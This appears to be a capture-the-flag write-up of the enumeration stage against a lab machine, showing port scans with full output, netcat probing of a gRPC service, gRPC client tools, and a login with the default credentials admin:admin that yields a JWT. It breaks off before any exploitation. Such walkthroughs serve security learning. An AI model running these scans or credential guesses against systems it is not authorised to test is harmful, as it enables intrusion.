#pc #grpc #grpcurl #grpcui #postman

enumeration

ping

ping $IP -c 4

```
➜  ~ ping $IP -c 4
PING 10.129.174.136 (10.129.174.136) 56(84) bytes of data.
64 bytes from 10.129.174.136: icmp_seq=1 ttl=63 time=10.0 ms
64 bytes from 10.129.174.136: icmp_seq=2 ttl=63 time=9.66 ms
64 bytes from 10.129.174.136: icmp_seq=3 ttl=63 time=9.64 ms
64 bytes from 10.129.174.136: icmp_seq=4 ttl=63 time=9.29 ms

--- 10.129.174.136 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 9.293/9.656/10.036/0.262 ms
```

whatweb

whatweb $IP

rustscan

rustscan -a $IP --ulimit 5000 -- -A -Pn -T4 -sC -sV

```
➜  ~ rustscan -a $IP --ulimit 5000 -- -A -Pn -T4 -sC -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/karti/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.174.136:22
Open 10.129.174.136:50051
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -A -Pn -T4 -sC -sV" on ip 10.129.174.136
Depending on the complexity of the script, results may take some time to appear.
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-22 15:14 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 15:14
Completed Parallel DNS resolution of 1 host. at 15:14, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 15:14
Scanning 10.129.174.136 [2 ports]
Discovered open port 22/tcp on 10.129.174.136
Discovered open port 50051/tcp on 10.129.174.136
Completed Connect Scan at 15:14, 0.03s elapsed (2 total ports)
Initiating Service scan at 15:14
Scanning 2 services on 10.129.174.136
Completed Service scan at 15:14, 7.50s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.174.136.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 5.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.04s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.00s elapsed
```

```
Nmap scan report for 10.129.174.136
Host is up, received user-set (0.012s latency).
Scanned at 2023-05-22 15:14:38 BST for 13s

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91bf44edea1e3224301f532cea71e5ef (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQChKXbRHNGTarynUVI8hN9pa0L2IvoasvTgCN80atXySpKMerjyMlVhG9QrJr62jtGg4J39fqxW06LmUCWBa0IxGF0thl2JCw3zyCqq0y
8+hHZk0S3Wk9IdNcvd2Idt7SBv7v7x+u/zuDEryDy8aiL1AoqU86YYyiZBl4d2J9HfrlhSBpwxInPjXTXcQHhLBU2a2NA4pDrE9TxVQNh75sq3+G9BdPDcwSx9Iz60oWlxiyLc
oLxz7xNyBb3PiGT2lMDehJiWbKNEOb+JYp4jIs90QcDsZTXUh3thK4BDjYT+XMmUOvinEeDFmDpeLOH2M42Zob0LtqtpDhZC+dKQkYSLeVAov2dclhIpiG12IzUCgcf+8h8rgJ
LDdWjkw+flh3yYnQKiDYvVC+gwXZdFMay7Ht9ciTBVtDnXpWHVVBpv4C7efdGGDShWIVZCIsLboVC+zx1/RfiAI5/O7qJkJVOQgHH/2Y2xqD/PX4T6XOQz1wtBw1893ofX3DhV
okvy+nM=
|   256 8486a6e204abdff71d456ccf395809de (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPqhx1OUw1d98irA5Ii8PbhDG3KVbt59Om5InU2cjGNLHATQoSJZtm9DvtKZ+NRXNuQY/rARHH3BnnkiCS
yWWJc=
|   256 1aa89572515e8e3cf180f542fd0a281c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBG1KtV14ibJtSel8BP4JJntNT3hYMtFkmOgOVtyzX/R
50051/tcp open  unknown syn-ack
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port50051-TCP:V=7.93%I=7%D=5/22%Time=646B78D4%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\x0
SF:6\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(Generic
SF:Lines,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(GetRe
SF:quest,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(HTTPO
SF:ptions,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0
SF:\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(RTSP
SF:Request,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\
SF:0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(RPC
SF:Check,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(DNSVe
SF:rsionBindReqTCP,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\
SF:xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0
SF:")%r(DNSStatusRequestTCP,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0
SF:\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\
SF:0\0\?\0\0")%r(Help,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0
SF:\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\
SF:0\0")%r(SSLSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x0
SF:5\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0
SF:\?\0\0")%r(TerminalServerCookie,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xf
SF:f\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0
SF:\0\0\0\0\0\?\0\0")%r(TLSSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?
SF:\xff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x0
SF:8\0\0\0\0\0\0\?\0\0")%r(Kerberos,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(SMBProgNeg,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(X11Probe,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff
SF:\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\
SF:0\0\0\0\0\?\0\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:14
Completed NSE at 15:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```

masscan

masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0

```
➜  ~ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
[sudo] password for karti:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-05-22 14:15:37 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
rate:  0.99-kpps, 39.50% done,   0:01:18 remaining, foundrate:  0.99-kpps, 40.08% done,   0:01:17 remaining, foundrate:  0.99-kpps,
40.64% done,   0:01:16 remaining, foundrate:  0.98-kpps, 41.28% done,   0:01:15 remaining, foundrate:  0.99-kpps, 41.80% done,
0:01:15 remaining, foundrate:  0.99-kpps, 42.42% done,   0:01:14 remaining, foundDiscovered open port 50051/tcp on 10.129.174.136
Discovered open port 22/tcp on 10.129.174.136
```

nmap all ports

nmap -A -sC -sV $IP -p-

```
➜  ~ nmap -sCV -A $IP -p- -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-22 15:15 BST
Nmap scan report for 10.129.174.136
Host is up (0.013s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91bf44edea1e3224301f532cea71e5ef (RSA)
|   256 8486a6e204abdff71d456ccf395809de (ECDSA)
|_  256 1aa89572515e8e3cf180f542fd0a281c (ED25519)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port50051-TCP:V=7.93%I=7%D=5/22%Time=646B796D%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\x0
SF:6\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(Generic
SF:Lines,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(GetRe
SF:quest,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(HTTPO
SF:ptions,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0
SF:\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(RTSP
SF:Request,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\
SF:0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(RPC
SF:Check,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\xff\xff\0\
SF:x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0")%r(DNSVe
SF:rsionBindReqTCP,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0\?\
SF:xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\0\0
SF:")%r(DNSStatusRequestTCP,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0
SF:\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\
SF:0\0\?\0\0")%r(Help,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x05\0
SF:\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0\?\
SF:0\0")%r(SSLSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff\xff\0\x0
SF:5\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\0\0\0\0
SF:\?\0\0")%r(TerminalServerCookie,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xf
SF:f\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0
SF:\0\0\0\0\0\?\0\0")%r(TLSSessionReq,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?
SF:\xff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x0
SF:8\0\0\0\0\0\0\?\0\0")%r(Kerberos,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(SMBProgNeg,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\x
SF:ff\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\
SF:0\0\0\0\0\0\?\0\0")%r(X11Probe,2E,"\0\0\x18\x04\0\0\0\0\0\x04\0\?\xff
SF:\xff\0\x05\0\?\xff\xff\0\x06\0\0\x20\0\xfe\x03\0\0\0\x01\0\0\x04\x08\0\
SF:0\0\0\0\0\?\0\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.92 seconds
```

nmap vulnerabilities

nmap --script "vuln" -Pn -n $IP

```
➜  ~ nmap --script "vuln" -Pn -n $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-22 15:18 BST
Nmap scan report for 10.129.174.136
Host is up (0.021s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 17.39 seconds
```

port 50051


Two ports are highlighted; 22 and 50051. Running netcat comes up with an error `???` and if you wait long enough, some additional details.

```
➜  pc nc $IP 50051
???@Did not receive HTTP/2 settings before handshake timeout%
```

My issue here is that I searched for three items:

1. ???
2. port number
3. the other error.

I was advised to merge the check for it in its entirety, which was more productive.



Doing a quick search for grpc gave me:


> „ gRPC is a modern open source high performance Remote Procedure Call (RPC) framework that can run in any environment. It can efficiently connect services in and across data centers with pluggable support for load balancing, tracing, health checking and authentication. It is also applicable in last mile of distributed computing to connect devices, mobile applications and browsers to backend services.

OK - so somewhere to look. I checked github for binaries and found a few. The forum also mentioned postman (which has been a while since I used it). So I installed:


1. grpcurl
2. grpcui
3. postman.

Each gave me a different view of the port, with the postman bringing together the data that I had extracted by using curl.


grpcui



postman




To see the results I input the local grpcui address `http://127.0.0.1:33799/` into Burp Suite, to see what was happening. Then I tried to log in with some default usernames:passwords. I got in with admin:admin which was lucky.




token
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2ODQ5MzA1NDJ9.krlQ8vb5n8InkopO0h0qdPyWXw6QiRkljGEgnX5VPaI'


This gave me an ID and a token. I then tried to getInfo. Looking at the field it required an ID.



